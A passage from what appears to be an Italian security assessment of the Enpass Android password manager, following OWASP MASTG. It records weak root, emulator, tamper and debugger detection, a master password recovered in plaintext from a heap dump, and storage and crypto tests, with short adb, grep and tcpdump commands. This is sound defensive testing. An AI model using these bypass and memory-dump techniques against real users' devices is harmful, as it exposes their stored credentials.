Su un dispositivo con privilegi di root vengono meno le garanzie di isolamento offerte dalla sandbox e dall’Android KeyStore: un processo privilegiato può accedere alla memoria e ai file di altre applicazioni. Per questo un’applicazione che tratta dati altamente sensibili dovrebbe rilevare la condizione di root e reagire di conseguenza, idealmente impedendo le operazioni più critiche. La robustezza di tale rilevamento si misura sulla molteplicità e distribuzione dei controlli, sull’operatività a più livelli di API, sull’originalità delle tecniche e, soprattutto, sulla difficoltà di aggiramento. Questa evidenza documenta, secondo i passi del MASTG, l’accertamento dell’inefficacia del root detection di Enpass.

Passo 1 — Analisi statica del meccanismo. Il rilevamento è interamente affidato alla classe `RootChecker`, che implementa tre controlli a livello Java: la verifica di `test-keys` in `Build.TAGS`, la ricerca dei binari su in percorsi noti e l’esecuzione di `whichsu`.


```
// RootChecker (unica classe, solo layer Java):  
Build.TAGS.contains("test-keys")           // (1)  
exists("/system/xbin/su", "/system/bin/su", ...) // (2)  
Runtime.exec("/system/xbin/which", "su")    // (3)  
# tecniche standard; nessun controllo nativo/syscall  
# esito: solo avviso NON bloccante (rooted_device_warning_shown)
```

I tre controlli sono concentrati in un'unica classe, operano su un solo livello di API e ricorrono a tecniche standard e non originali.

Passo 2 — Osservazione del comportamento su dispositivo rooted. L'intera analisi dinamica del presente lavoro è stata condotta su un emulatore con privilegi di root. L'applicazione ha effettivamente rilevato la condizione di root — impostando la preferenza `rooted_device_warning_shown` e mostrando un avviso all'utente — ma tale avviso è risultato puramente informativo e non bloccante: l'app è rimasta pienamente utilizzabile senza alcuna restrizione delle operazioni sensibili.

Passo 3 — Valutazione dell'aggirabilità. Essendo i controlli interamente a livello Java e concentrati in un'unica classe, l'aggiramento è banale: un singolo hook con Frida sul metodo di rilevamento ne forza l'esito negativo, e strumenti standard come RootCloak o MagiskHide ottengono lo stesso risultato nascondendo gli artefatti del root. Non essendo peraltro il rilevamento vincolante, anche il semplice ignorare l'avviso è sufficiente a proseguire.

Esito. La vulnerabilità è confermata: il meccanismo di root detection, pur presente, è inefficace. È concentrato in un'unica classe, opera su un solo livello di API, impiega tecniche non originali e, soprattutto, non è vincolante, limitandosi a un avviso ignorabile che lascia l'applicazione pienamente operativa su un dispositivo compromesso, come riscontrato empiricamente durante tutta l'analisi dinamica. Per un Password Manager, sul quale il root vanifica le garanzie di isolamento della sandbox e del KeyStore, ciò costituisce una carenza significativa. Si raccomanda di distribuire i controlli su più classi e più livelli di API, di adottare meccanismi più robusti, di rendere il rilevamento vincolante per le operazioni sensibili e di integrarlo con difese di anti-debugging e anti-tampering.

4.6.9 Assenza di Emulator Detection

L'esecuzione in un emulatore agevola in modo determinante l'analisi dinamica, la dynamic instrumentation e gli attacchi automatizzati, poiché l'ambiente virtualizzato offre privilegi elevati, strumenti di introspezione e la possibilità di automatizzare l'interazione. Un'applicazione dotata di requisiti di resilienza dovrebbe pertanto rilevare l'ambiente emulato e reagire, ad esempio terminando o rifiutando le funzionalità protette. Questa evidenza documenta, secondo i passi del MASTG, l'accertamento della totale assenza di emulator detection in Enpass.

Passo 1 — Ricerca delle tecniche di emulator detection. Sono state cercate nel codice tutte le tecniche tipiche di rilevamento dell'ambiente virtualizzato; nessuna risulta presente:

```
# emulator detection: NESSUN controllo
Build.FINGERPRINT/HARDWARE/MODEL vs valori emulatore -> assenti
artefatti QEMU (goldfish/ranchu, qemud, ro.kernel.qemu) -> no
Genymotion / "google_sdk" / "sdk_gphone" -> non cercati
IMEI/numero/sensori dell'emulatore -> non verificati
# Build.MODEL/TelephonyManager: solo usi legittimi
# (User-Agent, device name, team sign-in, chiamata numeri)
```

Gli unici utilizzi di Build.MODEL e TelephonyManager riscontrati assolvono a funzioni applicative legittime e non a finalità di rilevamento.

Passo 2 — Conferma. L'assenza è stata confermata in modo diretto: l'intera analisi dinamica del presente lavoro è stata condotta su un emulatore senza che l'applicazione emettesse alcun avviso, terminasse o limitasse in alcun modo il proprio funzionamento. La stessa possibilità di acquisire i numerosi artefatti dinamici documentati in questo capitolo è una conseguenza diretta di tale assenza.

Esito. La vulnerabilità è confermata: il rilevamento dell'emulatore è completamente assente. Ciò agevola l'analisi dinamica, la dynamic instrumentation e gli attacchi automatizzati, e si somma — in un quadro di resilienza complessivamente debole — all'inefficacia del root detection (cfr. sezione 4.6.8) e all'assenza di anti-debugging. Si raccomanda l'introduzione di un rilevamento dell'emulatore basato su più indicatori, reso vincolante per le operazioni sensibili e integrato con i meccanismi di root detection e anti-debugging, in un'ottica di resilienza a più livelli.

4.6.10 Assenza di controlli di integrità del codice

I controlli di integrità verificano, da un lato, che il codice dell'applicazione non sia stato modificato e, dall'altro, che i dati archiviati non siano stati manomessi. In assenza di anti-repackaging un attaccante può applicare patch al bytecode, ri-firmare l'app e ridistribuirlo. Questa evidenza documenta l'accertamento dell'assenza di tali controlli sul codice di Enpass.

Passo 1 — Integrità del codice. L'applicazione non implementa alcun controllo di integrità del proprio codice: non verifica a runtime il certificato di firma né calcola un checksum di classes.dex o delle librerie native. Gli unici utilizzi di getPackageInfo(...).signatures servono a verificare la firma delle applicazioni esterne nel contesto dell'autofill, e non costituiscono un'auto-verifica di Enpass.

```
# integrita' del CODICE (anti-repackaging): ASSENTE
verifica firma propria a runtime / checksum dex/.so -> nessuna
# getPackageInfo().signatures usato per l'AUTOFILL (app esterne)
# app NON offuscata -> patch + re-sign non rilevati
```

Passo 2 — Procedura di repackaging. La valutazione di efficacia prevede di applicare semplici patch a `classes.dex` o a una libreria `.so`, di ri-pacchettizzare e ri-firmare l'applicazione e di verificarne la reazione. In assenza di qualunque controllo di integrità del codice l'applicazione non rileva la modifica e si esegue normalmente: un attaccante può quindi alterare il bytecode, ad esempio rimuovere l'avviso di root (cfr. sezione 4.6.8), modificare il bridge JavaScript della WebView o eludere altri controlli, e ridistribuire l'app senza che ciò venga segnalato.

Passo 3 — Integrità dello storage. Diversamente dal codice, il dato più sensibile è protetto sul piano dell'integrità: il vault è cifrato con SQLCipher, che applica un HMAC per ogni pagina del database e ne rileva quindi le manomissioni alla rilettura. Le SharedPreferences cifrate non dispongono invece di un HMAC esplicito, pur non risultando manomissibili in modo utile, dato che un'alterazione del testo cifrato provoca il fallimento della decifratura.

Esito. La vulnerabilità è confermata sul fronte dell'integrità del codice: Enpass non dispone di alcun meccanismo anti-repackaging e può essere modificata e ri-firmata senza che la manomissione venga rilevata, condizione aggravata dall'assenza di offuscamento. L'integrità dello storage è invece adeguatamente garantita per il vault grazie alla cifratura autenticata di SQLCipher. Si raccomanda di introdurre la verifica a runtime del certificato di firma e controlli di integrità su `classes.dex` e sulle librerie native, di applicare l'offuscamento del codice e di estendere la protezione di integrità anche alle SharedPreferences cifrate.

4.6.11 Assenza di rilevamento dell'instrumentazione dinamica

I framework di dynamic instrumentation consentono a un attaccante di agganciare (hook) a runtime i metodi Java e nativi di un'applicazione, alterandone il comportamento: scavalcare la verifica della Master Password o dell'autenticazione biometrica, leggere il vault una volta decifrato, neutralizzare i controlli di sicurezza. Un'applicazione con requisiti di resilienza dovrebbe rilevare la presenza di tali strumenti o del codice iniettato nella propria memoria di processo e reagire. Questa evidenza documenta, secondo i passi del MASTG, l'accertamento dell'assenza di qualunque rilevamento di questo tipo in Enpass.

Passo 1 — Ricerca dei meccanismi di rilevamento. La ricerca nei sorgenti decompilati e nei binari nativi non ha individuato alcun controllo anti-instrumentazione né alcuna logica di rilevamento degli strumenti di reverse engineering:

```
# rilevamento instrumentazione / RE tools: ASSENTE
Frida (frida-server, porta 27042, gum-js) -> nessun controllo
Xposed (XposedBridge, de.robv) / Substrate -> nessun controllo
scansione /proc/self/maps (librerie inject) -> assente
anti-debug nativo (ptrace / TracerPid) -> assente
# (stringa "frida" in libc++_shared.so = "Friday": falso pos.)
```

Non sono presenti verifiche del processo `frida-server` o della porta `27042`, delle librerie `gum-js`, dei marcatori di `Xposed` o di `Substrate`, né alcuna scansione delle librerie caricate in `/proc/self/maps`; manca inoltre qualunque tecnica nativa di anti-debugging.

Passo 2 — Valutazione di efficacia. Non esistendo alcun meccanismo, non si pone il problema di aggirarlo: un analista può collegare Frida o caricare moduli `Xposed` senza che l'applicazione reagisca in alcun modo — nessun avviso, terminazione, cancellazione dei dati o segnalazione a un backend. Coerentemente, durante l'intera analisi dinamica del presente lavoro l'applicazione non ha mai manifestato reazioni all'instrumentazione, al di là del solo avviso non bloccante sul root.

Passo 3 — Impatto. L'assenza di queste difese consente l'aggiramento dei controlli di autenticazione e l'estrazione dei dati sensibili a runtime. La fragilità è confermata sul campo: persino senza ricorrere all'instrumentazione, il semplice dump dell'heap ha permesso di recuperare la Master Password in chiaro (cfr. sezione 4.6.2); con un hook su Frida sarebbe inoltre possibile forzare l'esito dello sblocco biometrico o del PIN. La carenza si inserisce in un quadro di resilienza complessivamente debole, insieme all'inefficacia del root detection (cfr. sezione 4.6.8), all'assenza di emulator detection (cfr. sezione 4.6.9) e di controlli di integrità del codice (cfr. sezione 4.6.10).

Esito. La vulnerabilità è confermata: `Enpass` non rileva né gli strumenti di reverse engineering né l'instrumentazione dinamica del proprio processo. Si raccomanda l'introduzione di contromisure su più livelli rese vincolanti per le operazioni sensibili e integrate con le restanti difese di resilienza, pur consapevoli che tali difese possono essere aggirate e vanno intese come misure di approfondimento e non come barriere assolute.

4.6.12 Assenza di offuscamento del codice

L'offuscamento ostacola il reverse engineering rendendo il codice difficile da comprendere: rimozione degli identificatori significativi, cifratura delle risorse stringa, encryption o packing del codice. Per un'applicazione che aspira a un certo grado di resilienza l'assenza di offuscamento agevola sia l'analisi sia la ripacchettizzazione. Questa evidenza documenta l'accertamento della totale assenza di offuscamento nel codice di prima parte.

Passo 1 — Analisi degli identificatori. La decompilazione dell'APK restituisce un codice del tutto leggibile. Il package `in.sinew.enpass` contiene 389 classi con nomi pienamente descrittivi e una sola classe con nome di una lettera; metodi, campi e variabili hanno nomi significativi, e le risorse stringa sono in chiaro.

```
# struttura dei sorgenti decompilati:
in.sinew.enpass : 389 classi, nomi DESCRITTIVI
    es. AccountActivity, AppSettings, Keychain, Crypto,
        BrowserActivity, RootChecker, PinKeyStoreHelper
    classi con nome di 1 lettera (offuscate): 1 su 389
# stringhe in chiaro; nessuna cifratura/packing del codice
```

Passo 2 — Distinzione dall’offuscamento di terze parti. L’unico offuscamento presente riguarda le librerie incluse ed è operato dal fornitore della libreria, non da Enpass. Le librerie native esportano simboli con nomi standard e non mostrano indicatori di packing o di Obfuscator-LLVM; uno strumento come APKiD confermerebbe la sola presenza di nomi leggibili nel codice di prima parte.

Esito. La vulnerabilità è confermata: il codice dell’applicazione non è offuscato. Indicatori significativi, stringhe in chiaro e assenza di packing rendono agevoli l’analisi statica, l’identificazione delle versioni delle librerie e — in combinazione con l’assenza di controlli di integrità del codice (cfr. sezione 4.6.10) — la ripacchettizzazione dell’applicazione. Per un gestore di password ciò costituisce una lacuna di resilienza; si raccomanda l’introduzione di uno strumento di offuscamento applicato ai nomi di classi, metodi e campi e alle stringhe sensibili.

4.6.13 Assenza di rilevamento anti-debugging

Il rilevamento anti-debugging consente a un’applicazione di accorgersi che un debugger è stato collegato al proprio processo e di reagire, così da ostacolare l’analisi dinamica passo-passo e la manipolazione della memoria. Le tecniche operano su più livelli: a livello Java tramite `Debug.isDebuggerConnected()`, `Debug.waitForDebugger()` o la verifica del flag `FLAG_DEBUGGABLE`; a livello nativo tramite `ptrace` (`PTRACE_TRACEME`) o la lettura di `TracerPid` da `/proc/self/status`. Questa evidenza documenta l’accertamento dell’assenza di tali meccanismi in Enpass.

Passo 1 — Ricerca dei meccanismi di rilevamento. La ricerca nei sorgenti decompilati non ha individuato alcun meccanismo di rilevamento del debugger, né a livello Java né a livello nativo:

```
# ricerca anti-debugging nel codice Enpass:
isDebuggerConnected / waitForDebugger : nessun riscontro
android.os.Debug (rilevamento) : nessun riscontro
ptrace / TracerPid (livello nativo) : assenti
# le 58 occorrenze di "Debug" sono SOLO logging:
#   mDebugTag, logDebug() in IabHelper/NokiaIabHelper
```

Le numerose occorrenze del termine “Debug” nel codice corrispondono unicamente a funzioni di logging presenti negli helper di in-app billing, prive di qualunque finalità difensiva.

Passo 2 — Valutazione di efficacia. L’applicazione non soddisfa alcuno dei criteri di efficacia: l’aggancio di un debugger non viene rilevato né provoca terminazioni o malfunzionamenti, non vi sono metodi di rilevamento distribuiti nel codice e non vi è copertura su più livelli di API. Non esistendo alcun meccanismo, non si pone neppure il problema di aggirarlo.

Passo 3 — Distinzione dalla protezione passiva. È importante distinguere questa carenza dall'assenza dell'attributo `android:debuggable`: quest'ultima costituisce una protezione passiva di base, che impedisce il collegamento triviale di un debugger su un dispositivo non compromesso, ma non un rilevamento attivo. Su un dispositivo con privilegi di root, o ripacchettizzando l'applicazione in modalità debug — operazione resa possibile dall'assenza di controlli di integrità (cfr. sezione 4.6.10) — nulla impedirebbe l'analisi a runtime.

Esito. La vulnerabilità è confermata: l'applicazione non dispone di alcun rilevamento anti-debugging, su nessun livello di API. La carenza si inserisce nel quadro di resilienza complessivamente debole già documentato, insieme all'assenza di rilevamento dell'istru-mentazione (cfr. sezione 4.6.11) e di offuscamento (cfr. sezione 4.6.12). Si raccomanda l'introduzione di più controlli distribuiti e su più livelli integrati con i controlli di integrità, fermo restando che nessun singolo meccanismo è di per sé inviolabile.

4.7 Controlli OWASP

In questa sezione vengono illustrati i risultati delle attività di assessment condotte sull'applicazione Enpass, seguendo rigorosamente le metodologie e i casi di test definiti dall'OWASP Mobile Application Security Testing Guide.

4.7.1 MASVS-STORAGE-1

Le app gestiscono dati sensibili provenienti da molte fonti, come l'utente, il backend, i servizi di sistema o altre app presenti sul dispositivo, e solitamente devono conservarli localmente. Le posizioni di archiviazione possono essere private dell'app oppure pubbliche e quindi accessibili all'utente o ad altre app installate. Questo controllo garantisce che qualsiasi dato sensibile memorizzato intenzionalmente dall'app sia adeguatamente protetto, indipendentemente dalla posizione di destinazione.

Testing Local Storage for Sensitive Data

Questo caso di test è volto a identificare i dati potenzialmente sensibili memorizzati localmente dall'applicazione e a verificare che siano archiviati in modo sicuro.

Il Manifest dichiara i permessi `READ_EXTERNAL_STORAGE` e `WRITE_EXTERNAL_STORAGE` per le operazioni di backup e restore del vault; non sono invece impiegate le costanti `MODE_WORLD_READABLE` o `MODE_WORLD_WRITABLE`, e tutte le `SharedPreferences` risultano create in `MODE_PRIVATE`. I database (il vault e i file di sincronizzazione cloud come `dropbox.db` e `box.db`) e il backup locale (`Walletx.backup`) risiedono nella sandbox interna `/data/data/io.enpass.app/`.

Il dato primario è il vault (`vault.enpassdb`, ovvero `walletx.db`): l'analisi della classe `in.sinew.enpassengine.Keychain` ha mostrato che l'intero database è cifrato a livello di file tramite SQLCipher (AES), impiegando una chiave derivata dalla Master

Password. L'analisi statica ha però evidenziato tre debolezze che, pur non comportando un'esposizione diretta di dati in chiaro, ne riducono la robustezza: il fattore di lavoro del KDF è impostato a 24000 iterazioni, valore inferiore ai 256.000 previsti da SQLCipher 4; il formato di archiviazione legacy gestito dalla classe Keychain4 conserva in chiaro i metadati Title e Type delle voci; la chiave del KeyStore impiegata per lo sblocco con PIN (PinKeyStoreHelper) non è vincolata all'autenticazione dell'utente, mancando l'invocazione di setUserAuthenticationRequired(true), a differenza del percorso biometrico.

La verifica dinamica ha fornito la prova oggettiva della cifratura a riposo: crea una voce di test con un marcatore univoco, l'intera sandbox è stata estratta con adbpull. Il vault walletx.db non presenta l'intestazione in chiaro SQLiteformat3 (indice di database cifrato) e la ricerca del marcatore sull'intero dump non ha prodotto alcuna corrispondenza:

```
$ head -c 16 walletx.db | od -An -c # NON "SQLite format 3"
236 230 q 364 250 314 W E 372 [ \b 207 204 ] 245
$ grep -rai "testtest" . # marcatore voce di test
(nessuna corrispondenza)
```

Coerentemente, le SharedPreferences non contengono segreti, i permessi della sandbox sono corretti e nessun file è stato generato sullo storage esterno. La regola di auto-backup (fullBackupContent) si limita al vault cifrato e a poche preferenze non sensibili.

Conclusione del test. Il requisito si ritiene soddisfatto: i dati sensibili sono memorizzati esclusivamente all'interno di un vault cifrato, confinato nella sandbox privata con permessi corretti, e il marcatore inserito non è risultato recuperabile in chiaro da alcun artefatto. Permangono le tre debolezze rilevate staticamente che riducono la robustezza complessiva pur senza esporre direttamente dati in chiaro nel contesto esaminato.

Testing the Device-Access-Security Policy

Questo caso di test verifica se l'applicazione imponga una device-access-security policy, ovvero un insieme di requisiti sulla sicurezza del dispositivo ospite, bloccando l'esecuzione o avvisando l'utente in caso di mancata conformità.

La ricerca nel codice non ha rilevato alcun utilizzo della Device Administration API (DevicePolicyManager, DeviceAdminReceiver), né alcun controllo runtime sulla versione del sistema operativo o sulla cifratura del dispositivo: con un minSdkVersion pari a 15, l'applicazione si installa ed esegue anche su versioni datate senza emettere avvisi. L'unica verifica attinente, la chiamata a KeyguardManager.isKeyguardSecure() nelle classi QuickSetupActivity e SecuritySettingsActivity, non costituisce una policy di accesso ma una semplice pre-condizione opzionale per lo sblocco tramite impronta: in assenza di blocco schermo l'applicazione si limita a disabilitare tale opzione, senza impedire l'uso né segnalare lo stato non sicuro del dispositivo.

La validazione dinamica su un emulatore deliberatamente non conforme, privo di blocco schermo, rooted e debuggable, ha confermato empiricamente l'assenza di qualsiasi

enforcement: l'applicazione si è installata, ha creato il vault ed è stata utilizzata senza restrizioni. Il procedimento dettagliato è riportato nelle Evidenze (sezione 4.6.1).

Conclusione del test. Il test è non soddisfatto: l'applicazione non vincola l'esecuzione ad alcun requisito di sicurezza del dispositivo. Si raccomanda l'introduzione di una device-access-security policy esplicita.

4.7.2 MASVS-STORAGE-2

Vi sono casi in cui dati sensibili vengono archiviati o esposti involontariamente in posizioni accessibili pubblicamente, tipicamente come effetto collaterale dell'uso di determinate API o di funzionalità di sistema quali i backup o i log. Questo controllo riguarda tali fughe involontarie, ovvero i casi in cui lo sviluppatore ha effettivamente la possibilità di prevenirle.

Determining Whether Sensitive Data Is Shared with Third Parties via Embedded Services

Questo caso di test verifica se l'applicazione condivida dati sensibili con terze parti attraverso servizi embedded: secondo il MASTG, i dati eventualmente inviati a servizi di terze parti devono essere anonimizzati e privi di identificatori associabili all'account o alla sessione dell'utente.

Il pacchetto include due librerie di tracking di Google — Google Analytics (`com.google.android.gms.analytics`) e Google Tag Manager (`com.google.android.gms.tagmanager`) — con i relativi componenti dichiarati nel Manifest, oltre agli SDK di sincronizzazione cloud (Drive, Dropbox, OneDrive, Box, WebDAV) e ai moduli Firebase `auth`, `iid` e `appindexing` (non è incluso Firebase Analytics). In (`in.sinew.enpass`) non vi è alcuna inizializzazione di un Tracker, alcun invio di hit o eventi, alcuna impostazione di `userId/clientId`, né il caricamento di un container di Tag Manager. Le uniche occorrenze del termine `analytics` sono una URL informativa, la costante della preferenza di opt-out `send_analytics` e un `import` inutilizzato. Gli SDK cloud, dal canto loro, non costituiscono una condivisione con terze parti nel senso del requisito: trasmettono il vault dell'utente — cifrato (`sync_default.walletx`) — verso un account di sua proprietà e su sua esplicita richiesta.

La verifica dinamica ha monitorato il traffico in uscita tramite `tcpdump` sull'interfaccia `wlan0` dell'emulatore, con cattura previamente validata. Durante una sessione completa — avvio a freddo, sblocco del vault e navigazione iniziale — l'applicazione non ha effettuato alcuna risoluzione DNS verso host esterni né aperto connessioni TCP in uscita:

```
# cattura su wlan0 (validata): avvio, sblocco vault, navigazione
$ tcpdump -nn -r cap.pcap udp port 53
(nessun risultato)      # nessuna risoluzione DNS esterna
$ tcpdump -nn -r cap.pcap tcp
(nessun risultato)      # nessuna connessione TCP in uscita
```


Una verifica di controllo ha confermato che l'ambiente risolve regolarmente i domini esterni: l'assenza di richieste è quindi imputabile al comportamento dell'applicazione e non a un difetto di connettività. Va inoltre ricordato che, trattandosi di un applicativo del 2018, gran parte degli endpoint di backend risulta ormai dismessa.

Conclusione del test. Combinando analisi statica e dinamica, il test è superato: non è stata riscontrata alcuna condivisione di dati sensibili con servizi di terze parti, né alcuna trasmissione di PII o di identificatori riconducibili all'account o alla sessione dell'utente. L'unica raccomandazione, di natura igienico-architettuale, è la rimozione delle librerie di tracking residue (Google Analytics e Tag Manager), inutilizzate ma ancora presenti nel pacchetto.

Determining Whether Sensitive Data Is Shared with Third Parties via Notifications

Questo caso di test (MSTG-STORAGE-4) verifica se l'applicazione esponga dati sensibili tramite le notifiche di sistema, potenzialmente accessibili ad altre app dotate del permesso di Notification Listener e visibili sulla lock-screen.

Sul piano statico, solo due componenti pubblicano notifiche con contenuto: `EnpassAccessibilityService` e `ChromeConnectorForegroundService`. In entrambi i casi titolo e testo provengono esclusivamente da risorse stringa statiche — “Enpass Autofill” / “Touch to autofill.” e “Service is running.” — senza alcun dato dinamico derivante dai vault o dai nodi di accessibilità. La notifica di autofill è inoltre transitoria, mostrata durante la compilazione e rimossa subito dopo, e il `PendingIntent` associato si limita ad aprire l'applicazione; pur avendo il servizio accesso al testo dei campi, nessuno di tali valori finisce nel contenuto della notifica.

La verifica dinamica, condotta ispezionando lo stato del gestore di notifiche con `adbshell dumpsys notification --noredact` (che espone i campi reali `android.title/android.text`), ha confermato l'analisi statica: le notifiche di Enpass riportano unicamente l'etichetta del servizio e un messaggio generico, senza credenziali, titoli di voci o altri identificatori riconducibili all'utente.

Conclusione del test. Il test è superato: l'applicazione non veicola dati sensibili tramite le notifiche. I contenuti pubblicati sono messaggi statici privi di PII, non intercettabili in modo utile da un'app terza dotata di accesso alle notifiche né leggibili come informazione riservata sulla lock-screen.

Testing Backups for Sensitive Data

Questo caso di test (MSTG-STORAGE-8) verifica se i dati inclusi nei backup dell'applicazione, contengano informazioni sensibili non adeguatamente protette.

Sul piano statico, il `AndroidManifest.xml` dichiara `android:allowBackup="true"`, ma non utilizza il meccanismo Key/Value (nessun `android:backupAgent` né classe che estenda `BackupAgent`): si ricade quindi nell'Auto Backup, vincolato da una regola `fullBackupContent` che, tramite clausole `<include>`, limita il backup a un insieme

chiuso di file — il vault walletx.db e tre preferenze di interfaccia (isReordered.xml, reorderedList.xml, visibleCategories.xml). L'unico file potenzialmente sensibile è il vault, che però è cifrato con SQLCipher; sono invece esclusi tutti gli artefatti riservati, in primis la Master Password incapsulata dal KeyStore (EncryptedLocalData.xml) e i relativi IV.

La verifica dinamica ha prodotto un backup reale con adb; l'archivio .ab ottenuto (circa 18 MB) è stato convertito ed estratto. Il contenuto coincide esattamente con l'include-list dichiarata e il vault estratto non presenta l'intestazione SQLite format 3 (risulta cifrato); la ricerca dei marcatori sentinella sull'intero archivio non ha prodotto alcuna corrispondenza:

```
$ adb backup -apk -nosystem -f enpass_backup.ab io.enpass.app
membri: base.apk, walletx.db, isReordered.xml,
        reorderedList.xml, visibleCategories.xml
walletx.db primi 16 byte: 9e 98 71 f4 ... # non "SQLite format 3"
occorrenze 'testtest' / 'password2026' nell'archivio: 0 / 0
```

Conclusione del test. Il test è superato: sebbene allowBackup sia abilitato, la regola fullBackupContent confina il backup al solo vault cifrato e a preferenze non sensibili, escludendo le credenziali protette dal KeyStore. Le informazioni sensibili risultano dunque cifrate prima di poter essere inviate al cloud, in conformità con il requisito. Come nota minore, l'archivio .ab è stato generato senza password di backup (cifatura “none”), ma la riservatezza resta comunque garantita dalla cifatura applicativa del vault.

Testing Memory for Sensitive Data

Questo caso di test (MSTG-STORAGE-10) verifica l'esposizione di dati sensibili nella memoria di processo: un segreto in RAM è recuperabile tramite memory dump o dynamic instrumentation, perciò dovrebbe restare esposto per il minor tempo possibile (uso di char[]/byte[] azzerati, anziché di String immutabili).

L'analisi statica del flusso della Master Password ha evidenziato un uso estensivo di tipi immutabili — trasformazione in String nella LoginActivity, derivazione della chiave da String nella classe Crypto e metodo destroyCrypto() vuoto, privo di azzeramento — che ne lascia prevedere la persistenza in heap. La verifica dinamica lo ha confermato: il dump dell'heap dell'applicazione sbloccata contiene la Master Password in chiaro in otto copie.

Conclusione del test. Il requisito non è pienamente soddisfatto: l'applicazione espone la Master Password nella memoria di processo in più copie non cifrate né azzerate, per un tempo superiore al necessario; lo sfruttamento richiede però accesso privilegiato (root) o dynamic instrumentation. Il procedimento dettagliato, con l'acquisizione del dump e la conferma a livello di byte, è riportato nelle Evidenze (sezione 4.6.2). Si raccomanda di gestire i segreti tramite char[]/byte[] sovrascrivibili, evitando le conversioni in String, e di adottare una Editable.Factory sicura per il campo della password.

Determining Whether the Keyboard Cache Is Disabled for Text Input Fields

Questo caso di test (MSTG-STORAGE-5) verifica che i campi di input destinati a dati sensibili disabilitino la cache (i suggerimenti) della tastiera, che altrimenti potrebbe memorizzare il testo digitato nel dizionario predittivo dell'input method ed esporlo a terzi. La disabilitazione si ottiene tramite l'attributo `android:inputType="textNoSuggestions"` o una delle varianti password.

L'analisi dei layout XML mostra un uso sistematico di tipi di input sicuri (15 campi `textPassword`, 7 `textNoSuggestions` e 3 `numberPassword`); i pochi tipi non protetti sono associati esclusivamente a campi non sensibili (URL, indirizzi e-mail, etichette, nomi di cartelle, codice team). Il campo della Master Password è impostato via codice come variante password e il PIN come `numberPassword`; soprattutto, i campi-valore delle voci del vault, generati dinamicamente da `EditListAdapter`, includono sempre il flag `TYPE_TEXT_FLAG_NO_SUGGESTIONS`, disabilitando la cache anche per password, numeri di carta e note. Nessun `setInputType` riabilita la cache sui campi sensibili, e il `minSdkVersion` pari a 15 è compatibile con le costanti impiegate. La verifica dinamica con `uiautomator` conferma infine che il nodo della Master Password presenta l'attributo `password="true"`, che inibisce la barra dei suggerimenti.

Conclusione del test. Il test è superato: tutti i campi che ricevono dati sensibili — Master Password, PIN e campi-valore delle voci — disabilitano la cache della tastiera mediante tipi password o il flag `NO_SUGGESTIONS`; nessun override la riabilita e la versione minima dell'SDK è compatibile con le costanti utilizzate.

Testing Logs for Sensitive Data

Questo caso di test (MSTG-STORAGE-3) verifica la presenza di dati sensibili nei log di sistema e applicativi; la buona pratica prevede la rimozione delle istruzioni di logging dalle build di produzione, salvo quelle esplicitamente ritenute sicure.

L'audit statico del codice di prima parte mostra che il logging non è stato rimosso in produzione (9 `Log.e`, 5 `Log.i`, 73 `System.out` e 557 `printStackTrace`), ma nessuna istruzione registra direttamente la Master Password o il contenuto del vault. L'unico punto critico è il metodo `Crypto.hexdump()`, che stampa array di byte su `System.out` ed è invocato dalla routine SRP6 del browser-connector: non espone la password in chiaro, ma rivela intermedi crittografici sensibili (salt e digest derivati dalla password del connector), e soltanto se tale funzionalità opzionale viene utilizzata.

La verifica dinamica non ha rilevato file di log nella sandbox; il logcat, catturato e filtrato per PID durante avvio, sblocco e navigazione, non contiene alcuna occorrenza dei segreti noti e risulta dominato da stack-trace di eccezioni e rumore di sistema:

```
# logcat filtrato per PID (avvio + sblocco + navigazione)
password2026 / testtest / ZTEST -> 0 occorrenze
```

Conclusione del test. Il test è superato con riserva: nell'uso osservato non è stata riscontrata alcuna fuga di dati sensibili nei log, ma — contrariamente alle raccomandazioni

MASTG — le istruzioni di logging non sono state rimosse dalla build di produzione e la routine SRP6 stampa materiale crittografico su `System.out`. Si raccomanda di rimuovere il logging di debug (ad es. con la direttiva ProGuard `-assumenosideeffects` su `android.util.Log`) e di eliminare le chiamate a `hexdump`.

4.7.3 MASVS-CRYPTO-1

La crittografia riveste un ruolo particolarmente importante nella protezione dei dati dell'utente, a maggior ragione in un ambiente mobile, dove lo scenario di un attaccante con accesso fisico al dispositivo dell'utente è verosimile. Questo controllo riguarda le buone pratiche crittografiche generali, tipicamente definite da standard esterni.

Testing Symmetric Cryptography

Questo caso di test (MSTG-CRYPTO-1) richiede di individuare tutte le istanze di cifratura a chiave simmetrica e di verificarne la sorgente, accertando che nessuna chiave faccia parte delle risorse dell'applicazione, sia derivabile da valori noti o sia hardcoded nel codice.

L'audit del codice (ricerca di `SecretKeySpec`, `Cipher.getInstance`, dei generatori di chiavi e degli import `javax.crypto.*`/`android.security.keystore.*`) ha evidenziato l'uso esclusivo di AES in modalità CBC, senza algoritmi deboli (DES, 3DES, RC4, Blowfish) né modalità ECB, e nessuna chiave hardcoded o inclusa nelle risorse: tutto il materiale di chiave è prodotto a runtime da tre sorgenti legittime — la classe `Crypto` (PBKDF2 a partire dalla Master Password e da un salt casuale), il browser-connector `ChromeMessenger` (chiave di sessione negoziata tramite SRP-6, ad alta entropia) e la chiave dello sblocco rapido generata nell'Android KeyStore (`KeyGenerator` con provider `AndroidKeyStore`). In nessun caso la chiave è statica o ricavabile da valori prevedibili.

Si rilevano tuttavia due scostamenti dalle migliori pratiche: l'impiego di AES in modalità CBC priva di autenticazione (assenza di authenticated encryption come AES-GCM o di un HMAC applicativo, che non garantisce l'integrità del testo cifrato) e un fattore di lavoro del PBKDF2 applicativo ridotto (2048 iterazioni), coerente con il numero contenuto di iterazioni già osservato per il KDF di `SQLCipher`. La verifica dinamica è coerente con l'analisi statica: l'ispezione della memoria (cfr. sezione 4.6.2) ha mostrato la presenza della Master Password, da cui le chiavi vengono derivate al momento dell'uso, e non di una chiave costante.

Conclusione del test. Il requisito relativo alla crittografia simmetrica è soddisfatto negli aspetti centrali: l'algoritmo è robusto (AES) e nessuna chiave è hardcoded, inclusa nelle risorse o derivabile da valori noti. Permangono raccomandazioni di hardening — adozione di una modalità autenticata (AES-GCM) e innalzamento del fattore di lavoro del KDF.

Testing the Configuration of Cryptographic Standard Algorithms

Questo caso di test (MSTG-CRYPTO-2/3/4) richiede di censire tutte le primitive crittografiche e le eventuali implementazioni custom, di verificare che le chiamate a `getInstance` utilizzino il provider predefinito (`Conscrypt`) — salvo il codice del `KeyStore`, che deve

indicare `AndroidKeyStore` — e di individuare algoritmi insicuri o deprecati e problemi di configurazione.

